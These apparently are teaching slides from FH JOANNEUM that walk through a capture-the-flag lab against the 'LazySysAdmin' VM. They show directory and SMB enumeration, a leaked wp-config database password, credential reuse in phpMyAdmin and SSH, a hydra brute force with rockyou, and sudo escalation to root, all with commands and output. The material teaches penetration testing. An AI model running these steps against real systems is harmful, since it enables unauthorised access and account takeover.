
# Port 80 – Explore Directories

```
$ dirb http://192.168.56.108
```

- Many interesting directories
  - Wordpress
  - Old
  - Test
  - ....

```
(kali㉿kali)-[~]  
$ dirb http://192.168.56.108/  
  
_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Tue Sep 10 04:24:45 2024  
URL_BASE: http://192.168.56.108/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
_____  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://192.168.56.108/ —  
⇒ DIRECTORY: http://192.168.56.108/apache/  
+ http://192.168.56.108/index.html (CODE:200|SIZE:36072)  
+ http://192.168.56.108/info.php (CODE:200|SIZE:77258)  
⇒ DIRECTORY: http://192.168.56.108/javascript/  
⇒ DIRECTORY: http://192.168.56.108/old/  
⇒ DIRECTORY: http://192.168.56.108/phpmyadmin/  
+ http://192.168.56.108/robots.txt (CODE:200|SIZE:92)  
+ http://192.168.56.108/server-status (CODE:403|SIZE:294)  
⇒ DIRECTORY: http://192.168.56.108/test/
```

# http://192.168.56.108/wordpress



Maybe a valid  
username?

# Port: 139 & 445

- Samba Network Share (SMB)

```
$ smbclient -L 192.168.56.108
```



Get a list of shares on  
the client

```
(kali㉿kali)-[~]  
$ smbclient -L 192.168.56.108  
Password for [WORKGROUP\kali]:  
  
Sharename      Type      Comment  
-----  
print$         Disk      Printer Drivers  
share$         Disk      Sumshare  
IPC$           IPC       IPC Service (Web server)  
Reconnecting with SMB1 for workgroup listing.  
  
Server          Comment  
-----  
Workgroup       Master  
WORKGROUP      LAZYSYSADMIN
```

# Check the shares:

```
$ smbclient '\\192.168.56.108\share$'
```

```
(kali@kali)-[~]  
$ smbclient '\\192.168.56.108\share$'
```

```
smb: \> help
?               allinfo      altname      archive      backup
blocksize      cancel      case_sensitive cd            chmod
chown          close      del          deltree      dir
du             echo       exit         history      getfacl
geteas        hardlink   help         lowercase    iosize
lcd           link       lock         mget         ls
l             mask       md           newer        mkdir
mkfifo        more       mput        posix_open  notify
open          posix      posix_encrypt posix_whoami  posix_mkdir
posix_rmdir   posix_unlink print        queue        prompt
put           pwd        recurse      reget        quit
readlink      rd         rmdir        showacl      rename
reput         rm          stat          symlink      setea
setmode       scopy      translate    unlock       tar
tarmode       timeout    logon         listconnect  volume
vuid          wdel       tid           utimes       showconnect
tcon          tdis      !            logoff

smb: \> ls
.                D            0   Tue Aug 15 07:05:52 2017
..               D            0   Mon Aug 14 08:34:47 2017
wordpress       D            0   Tue Aug 15 07:21:08 2017
Backnode_files  D            0   Mon Aug 14 08:08:26 2017
wp              D            0   Tue Aug 15 06:51:23 2017
deets.txt       N           139 Mon Aug 14 08:20:05 2017
robots.txt      N            92 Mon Aug 14 08:36:14 2017
todolist.txt    N            79 Mon Aug 14 08:39:56 2017
apache          D            0   Mon Aug 14 08:35:19 2017
index.html      N          36072 Sun Aug  6 01:02:15 2017
info.php        N            20 Tue Aug 15 06:55:19 2017
test            D            0   Mon Aug 14 08:35:10 2017
old             D            0   Mon Aug 14 08:35:13 2017

3029776 blocks of size 1024. 1452944 blocks available
```

# Look for information disclosure

```
smb: \wordpress\> ls
.                D           0 Tue Aug 15 07:21:08 2017
..               D           0 Tue Aug 15 07:05:52 2017
wp-config-sample.php N       2853 Wed Dec 16 04:58:26 2015
wp-trackback.php  N       4513 Fri Oct 14 15:39:28 2016
wp-admin          D           0 Wed Aug  2 17:02:02 2017
wp-settings.php   N      16200 Thu Apr  6 14:01:42 2017
wp-blog-header.php N        364 Sat Dec 19 06:20:28 2015
index.php         N        418 Tue Sep 24 20:18:11 2013
wp-cron.php       N       3286 Sun May 24 13:26:25 2015
wp-links-opml.php N       2422 Sun Nov 20 21:46:30 2016
readme.html       N       7413 Mon Dec 12 03:01:39 2016
wp-signup.php     N      29924 Tue Jan 24 06:08:42 2017
wp-content        D           0 Mon Aug 21 06:07:27 2017
license.txt       N      19935 Mon Jan  2 12:58:42 2017
wp-mail.php       N       8048 Wed Jan 11 00:13:43 2017
wp-activate.php   N       5447 Tue Sep 27 17:36:28 2016
.htaccess         H         35 Tue Aug 15 07:40:13 2017
xmlrpc.php        N       3065 Wed Aug 31 12:31:29 2016
wp-login.php      N      34327 Fri May 12 13:12:46 2017
wp-load.php       N       3301 Mon Oct 24 23:15:30 2016
wp-comments-post.php N      1627 Mon Aug 29 08:00:32 2016
wp-config.php     N       3703 Mon Aug 21 05:25:14 2017
wp-includes       D           0 Wed Aug  2 17:02:03 2017

3029776 blocks of size 1024. 1452944 blocks available
```


```
(kali@kali)-[~]
$ cat robots.txt
User-agent: *
Disallow: /old/
Disallow: /test/
Disallow: /TR2/
Disallow: /Backnode_files/
```

```
(kali@kali)-[~]
$ cat todolist.txt
Prevent users from being able to view to web root using the local file browser
```

# wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'wordpress');  
  
/** MySQL database username */  
define('DB_USER', 'Admin');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'TogieMYSQL12345^^');  
  
/** MySQL hostname */  
define('DB_HOST', 'localhost');  
  
/** Database Charset to use in creating database tables. */  
define('DB_CHARSET', 'utf8');  
  
/** The Database Collate type. Don't change this if in doubt. */  
define('DB_COLLATE', '');  
  
/**#@+  
 * Authentication Unique Keys and Salts.  
 */
```

# Test found credentials on DB



**phpMyAdmin**

Welcome to phpMyAdmin

**Language**

English

**Log in**

**Username:**

Admin

**Password:**

.....

Go



Backnode Web\_TR2 192.168.56.108 / localhost

192.168.56.108/phpmyadmin/index.php?token=1f6dba6a081271d663206fba94310f7

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

phpMyAdmin

(Recent tables) ...

information\_schema

filter items by name

New

CHARACTER\_SETS

COLLATIONS

COLLATION\_CHARACTER

COLUMNS

COLUMN\_PRIVILEGES

ENGINES

EVENTS

FILES

GLOBAL\_STATUS

GLOBAL\_VARIABLES

INNODB\_BUFFER\_PAGE

INNODB\_BUFFER\_PAGE\_L

INNODB\_BUFFER\_POOL\_S

INNODB\_CMP

INNODB\_CMPMEM

INNODB\_CMPMEM\_RESET

INNODB\_CMP\_RESET

INNODB\_LOCKS

INNODB\_LOCK\_WAITS

INNODB\_TRX

KEY\_COLUMN\_USAGE

General Settings

Change password

Server connection collation: utf8\_general\_ci

Appearance Settings

Language: English

Theme: pmahomme

Font size: 82%

More settings

Database server

- Server: Localhost via UNIX socket
- Server type: MySQL
- Server version: 5.5.57-0ubuntu0.14.04.1 - (Ubuntu)
- Protocol version: 10
- User: Admin@localhost
- Server charset: UTF-8 Unicode (utf8)

Web server

- Apache/2.4.7 (Ubuntu)
- Database client version: libmysql - 5.5.57
- PHP extension: mysqli

phpMyAdmin

- Version information: 4.0.10deb1
- Documentation
- Wiki
- Official Homepage

# Let's try the same credentials for SSH

```
(kali㉿kali)-[~]  
$ ssh Admin@192.168.56.108  
#####  
#                               Welcome to Web_TR1                               #  
#                               All connections are monitored and recorded           #  
#                               Disconnect IMMEDIATELY if you are not an authorized user! #  
#####  
Admin@192.168.56.108's password:  
Permission denied, please try again.
```

```
(kali㉿kali)-[~]  
$ ssh togie@192.168.56.108  
#####  
#                               Welcome to Web_TR1                               #  
#                               All connections are monitored and recorded           #  
#                               Disconnect IMMEDIATELY if you are not an authorized user! #  
#####  
togie@192.168.56.108's password:  
Permission denied, please try again.
```

```
(kali㉿kali)-[~]  
$ ssh root@192.168.56.108  
#####  
#                               Welcome to Web_TR1                               #  
#                               All connections are monitored and recorded           #  
#                               Disconnect IMMEDIATELY if you are not an authorized user! #  
#####  
root@192.168.56.108's password:  
Permission denied, please try again.
```



# Trying to brute force SSH login

```
$ hydra -l togie -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.108
```

```
(kali㉿kali)-[~]  
$ hydra -l togie -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.108  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or  
secret service organizations, or for illegal purposes (this is non-binding, these *** ignore  
laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-10 04:57:00  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to  
reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),  
~896525 tries per task  
[DATA] attacking ssh://192.168.56.108:22/  
[22][ssh] host: 192.168.56.108 login: togie password: 12345  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-10 04:57:04
```

# Verifying

```
(kali㉿kali)-[~]  
$ ssh togie@192.168.56.108  
#####  
#                               Welcome to Web_TR1                               #  
#                               All connections are monitored and recorded          #  
#                               Disconnect IMMEDIATELY if you are not an authorized user! #  
#####  
togie@192.168.56.108's password:  
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)  
  
* Documentation:  https://help.ubuntu.com/  
  
System information as of Tue Sep 10 20:57:00 AEST 2024  
  
System load:  0.0      Processes:            198  
Usage of /:   46.3% of 2.89GB   Users logged in:     0  
Memory usage: 28%      IP address for eth0: 192.168.56.108  
Swap usage:   0%  
  
Graph this data and manage this system at:  
https://landscape.canonical.com/  
  
133 packages can be updated.  
0 updates are security updates.  
  
New release '16.04.7 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
togie@LazySysAdmin:~$ whoami  
togie  
togie@LazySysAdmin:~$
```

# Privilege Escalation

\$ sudo -l

```
togie@LazySysAdmin:~$ sudo -l
Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
```

```
togie@LazySysAdmin:~$ su
Password:
su: Authentication failure
togie@LazySysAdmin:~$ sudo su
root@LazySysAdmin:/home/togie# whoami
root
```

# Get the flag

```
root@LazySysAdmin:/home/togie# ls
root@LazySysAdmin:/home/togie# cd ..
root@LazySysAdmin:/home# cd ..
root@LazySysAdmin:/# ls
bin  dev  home  lib      media  old  proc  run  srv  tmp  var
boot  etc  initrd.img  lost+found  mnt    opt  root  sbin  sys  usr  vmlinuz
root@LazySysAdmin:/# cd root
root@LazySysAdmin:~# ls
proof.txt
root@LazySysAdmin:~# cat proof.txt
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851

Well done :)
Hope you learn't a few things along the way.

Regards,
Togie Mcdogie

Enjoy some random strings

WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
2d2v#X6*9%D6!DDf4xC1ds6Yd0Ejug3otDmc1$#sLTET7
pf%81nRpaj^68ZeV2St9GkdoDkj48Fl$MI97Zt2nebt02
bh0!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
root@LazySysAdmin:~#
```



# Q & A

# Q & A





## DIGITALISIERUNG IST **EASY**

Folgen Sie uns



für mehr Informationen zu Veranstaltungen, Digitalisierung  
und Innovation.

[www.dih-sued.at](http://www.dih-sued.at)

**FH | JOANNEUM**  
University of Applied Sciences